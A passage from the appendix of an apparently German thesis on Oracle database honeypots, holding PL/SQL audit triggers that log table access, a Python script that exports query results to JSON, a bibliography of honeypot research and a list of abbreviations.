    sysdate,
    ora_sysevent,
    'DDL',
    ora_database_name,
    sys_context('USERENV', 'INSTANCE_NAME'),
    sys_context('USERENV', 'SESSIONID'),
    sys_context('USERENV', 'SESSION_USER'),
    sys_context('USERENV', 'CURRENT_USER'),
    sys_context('USERENV', 'OS_USER'),
```

```
    sys_context('USERENV', 'IP_ADDRESS'),
    sys_context('USERENV', 'HOST'),
    sys_context('USERENV', 'TERMINAL'),
    ora_dict_obj_name,
    ora_dict_obj_owner,
    ora_dict_obj_type,
    l_action
  );
END;
/
```

Event-Tabelle für DML-Trigger

```
CREATE TABLE honey_table_events (
  event_time      date default sysdate,
  action          varchar2(30),
  tablename       varchar2(50),
  instance_name   varchar2(50),
  sid             number,
  audsid          number,
  client_info     varchar2(64),
  client_host     varchar2(64),
  client_terminal varchar2(255)
);
/
```

DML-Trigger für die Tabelle „professoren”

```
CREATE OR REPLACE TRIGGER honey_prof_trg
  BEFORE INSERT OR UPDATE OR DELETE
  ON DBUSER."professoren"
  FOR EACH ROW
DECLARE
  l_action honey_table_events.action%type;
BEGIN
  IF ( INSERTING ) THEN
      l_action := 'INSERT';
```

```
  ELSIF UPDATING THEN
      l_action := 'UPDATE';
  ELSIF ( DELETING ) THEN
      l_action := 'DELETE';
  END IF;

  INSERT INTO honey_table_events (
      event_time,
      action,
      tablename,
      instance_name,
      sid,
      audsid,
      client_info,
      client_host,
      client_terminal
  )
  VALUES (
      sysdate,
      l_action,
      'professoren',
      sys_context('USERENV', 'INSTANCE_NAME'),
      sys_context('USERENV', 'SID'),
      sys_context('USERENV', 'SESSIONID'),
      sys_context('USERENV', 'CLIENT_INFO'),
      sys_context('USERENV', 'HOST'),
      sys_context('USERENV', 'TERMINAL')
   );
END;
/
```

Python-Script zum Selektieren von Tabelleninhalten

```
#!/usr/bin/env python
# modified from
```

```
#
https://github.com/oracletools/json-ora-extract/blob/master/json_o
ra_extract.py
# changed:
# - password reading from stdin, need to be replaced for
automation
# - handling of default values
# - array name of json = input name
# removed:
# - compress routine
"""
USAGE:
  script.py -d user@host:1521/SERVICE_NAME -s input.sql [optional:
-o output.json -a 10000]
"""
import os, sys
import atexit
import cx_Oracle as cxo
import datetime
import getpass
import json
from optparse import OptionParser
import pprint as pp
import traceback

SUCCESS = 0
FAILED = 1
DEFAULT_ARRAY_SIZE  = 1000

exit_status = FAILED
job_status_file = os.path.basename(__file__) + '.status'
home = os.path.abspath(os.path.dirname(sys.argv[0]))

def formatExceptionInfo(maxTBlevel = 5):
  cla, exc, trbk = sys.exc_info()
  excName = cla.__name__
```

```
  try:
    excArgs = exc.__dict__["args"]
  except KeyError:
    excArgs = "<no args>"
  excTb = traceback.format_tb(trbk, maxTBlevel)
  return (excName, excArgs, excTb)

def get_password():
  try:
    p = getpass.getpass()
  except Exception as err:
    print('ERROR', err)
  else:
    return p

def chunks(cur): # 65536
  while True:
    rows = cur.fetchmany()
    if not rows: break;
    yield rows

def save_status():
  global job_status_file, exit_status, opt, d

  p = pp.PrettyPrinter(indent = 4)
  with open(job_status_file, "w") as py_file:
    py_file.write('status=%s' % (p.pformat(exit_status)))

def datetime_handler(x):
  if isinstance(x, datetime.datetime):
    return x.isoformat()
  raise TypeError("Unknown type")

def rows_to_dict_list(chunk, cur):
  columns = [i[0] for i in cur.description]
  return [dict(zip(columns, row)) for row in chunk]
```

```
if __name__ == "__main__":
  atexit.register(save_status)
  parser = OptionParser()
  parser.add_option("-d", "--db_login", dest = "db_login", type =
str, default = None)
  parser.add_option("-i", "--input <sql file>", dest =
"input_sql", type = str, default = None)
  parser.add_option("-o", "--output <json file> , optional", dest
= "output_json", type = str, default = None)
  parser.add_option("-a", "--array_size , optional", dest =
"array_size", type = int, default = DEFAULT_ARRAY_SIZE)

  (opt, args) = parser.parse_args()
  if len(sys.argv) == 1 or opt.input_sql == None:
    print(__doc__)
    sys.exit(FAILED)

  if opt.output_json == None:
    output_json = os.path.splitext(opt.input_sql)[0] + '.json'
  else:
    output_json = opt.output_json

  rowset = os.path.splitext(opt.input_sql)[0]

  if 1:
    connector = opt.db_login
    dbuser, s = connector.split('@')
    ip, s = s.split(':')
    port, service_name = s.split('/')

    try:
      dsn = cxo.makedsn(ip, port, service_name = service_name)
      secret = get_password()

      con = cxo.connect(dbuser, secret, dsn, threaded = True)
```

```
        conninfo = (dbuser,ip, port, service_name, secret)

        cur = con.cursor()
        cur.arraysize = opt.array_size
        sql_file = opt.input_sql
        assert os.path.isfile(sql_file)
        sel = None

        with open(sql_file, 'r') as fh:
          sel = fh.read().strip().strip(';')
        assert sel
        cur.execute(sel)

        fn = output_json
        cnt = 0
        with open(fn, 'w') as fh:
          fh.seek(0)
          rs = cur.fetchall()
          fh.write('{"' + rowset + '": %s }' %
json.dumps(rows_to_dict_list(rs, cur), default = datetime_handler,
indent = 4))

        cur.close()
        con.close()
        exit_status = SUCCESS

      except cxo.DatabaseError as e:
        error, = e.args
        print('#'*5, 'Error', '#'*68)
        print(error.code)
        print(error.message)
        print(error.context)
        print('#'*80, '\n')
        print(formatExceptionInfo())

        raise
```

Literaturverzeichnis

[1] Lance Spitzner, Honeypots: Tracking Hackers, Addison Wesley, 2002

[2] Mohammed A. AlZain, Jehad Al-Amri, Mehedi Masud, An extensive study of Honeypot technique, International Journal of Advanced Trends in Computer Science and Engineering (Volume 8 No.6, November - December 2019)

[3] Antanas Čenys, Darius Rainys, Lukas Radvilavičius, Andrej Bielko, Development of Honeypot System Emulating Functions of Database Server, RTO-MP-IST-041, 2004

[4] Mitsuaki Akiyama, Takeshi Yagi, Takeo Hariu, Youki Kadobayashi, HoneyCirculator: distributing credential honeytoken for introspection of web-based attack cycle, DOI: 10.1007/s10207-017-0361-5, Springerlink.com, 2017

[5] Jafar Haadi Jafarian, Amirreza Niakanlahiji, Delivering Honeypots as a Service, DOI: 10.24251/HICSS.2020.227, Conference: Proceedings of the 53rd Hawaii International Conference on System Sciences (HICSS 53), 2020

[6] Kun Wang, Miao Du, Sabita Maharjan, Yanfei Sun, Strategic Honeypot Game Model for Distributed Denial of Service Attacks in the Smart Grid, DOI: 10.1109/TSG.2017.2670144, IEEE Transactions on Smart Grid (Volume: 8, Issue: 5, Sept. 2017)

[7] Wonkyu Han, Ziming Zhao, Adam Doupé, Gail-Joon Ahn, HoneyMix: Toward SDN-based Intelligent Honeynet, DOI: http://dx.doi.org/10.1145/2876019.2876022, ACM, Arizona State University, 2016

[8] Pavol Sokol, Patrik Pekarčík, Tomáš Bajtoš, Data Collection and Data Analysis in Honeypots and Honeynets, Institute of Computer Science University in Košice, Slovakia, 2015

[9] INCIBE, INCIBE-CERT, Industrial honeypot implementation guide, INCIBE-CERT, Spanish National Cybersecurity Institute, 2019

[10] Vincent Nicomette, Mohamed Kaâniche, Eric Alata, Matthieu Herrb, Set-up and deployment of a high-interaction honeypot: experiment and lessons learned, DOI 10.1007/s11416-010-0144-2, Springer-Verlag France 2010

[11] Ashish Girdhar, Sanmeet Kaur, Comparative Study of Different Honeypots System, International Journal of Engineering Research and Development, e-ISSN: 2278-067X, p-ISSN: 2278-800X (Volume 2, Issue 10, August 2012)

[12] Antanas Čenys, Darius Rainysa, Lukas Radvilavičius, Andrej Bielko, Development of Honeypot System Emulating Functions of Database Server, RTO-MP-IST-041, Symposium on “Adaptive Defence in Unclassified Networks”, 2004

[13] Oracle Database Administrator's Guide 11g Release 2 (11.2), E25494-07, Oracle, 2015

[14] Oracle Database, Advanced Application Developer's Guide 11g Release 2 (11.2), E41502-06, Oracle, 2014

[15] Oracle Database 2 Day + Security Guide 11g Release 1 (11.1), B28337-07, Oracle, 2011

[16] Otto Hrad, Simo Kemppainen, Honeypot Utilization for Analyzing Cyber Attacks, DOI: http://dx.doi.org/10.1145/2993412.2993415, University of Jyväskylä, 2016

[17] Michael Gröning, Honeypots, Darknets und Datenanalyse, Präsentation, 2009

[18] Julio Navarro, Véronique Legrand, Aline Deruyver, Pierre Parrend, OMMA: open architecture for Operator-guided Monitoring of Multi-step Attacks, EURASIP Journal on Information Security, Springer Open, 2018

[19] Tasneem Singh, Baris Aksanli, Real-time Traffic Monitoring and SQL Injection Attack Detection for Edge Networks, DOI: https://doi.org/10.1145/3345837.3355952, San Diego State University, Association for Computing Machinery, 2019

[20] Julio Navarro, Véronique Legrand, Sofiane Lagraa, Jérôme François, Abdelkader Lahmadi, Giulia De Santis, Olivier Festor, Nadira Lammari, Fayçal Hamdi, Aline Deruyver, Quentin Goux, Morgan Allard, Pierre Parrend, HuMa: A multi-layer framework for threat analysis in a heterogeneous log environment, Conference Paper, 2017

Abbildungsverzeichnis

Tabellenverzeichnis

Verzeichnis der Abkürzungen

ASCII	American Standard Code for Information Interchange
DB	Datenbank
DBMS	Datenbankmanagementsystem
DDL	Data Definition Language
DML	Data Manipulation Language
DQL	Data Query Language
CMS	Content Management System
CPU	Central Processing Unit
CSV	Comma-separated values
CVE	Common Vulnerabilities and Exposures
HDD	Hard Disk Drive
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
IDS	Intrusion Detection System
IP	Internet Protokoll
JSON	JavaScript Object Notation
KVM	Kernel-based Virtual Machine
OS	Operating System
PHP	Hypertext Preprocessor
RAM	Random-Access Memory
SQL	Structured Query Language
SQLiA	SQL-Injection Attack
TCP	Transmission Control Protocol
URL	Uniform Resource Locator
VM	Virtual Machine
XML	Extensible Markup Language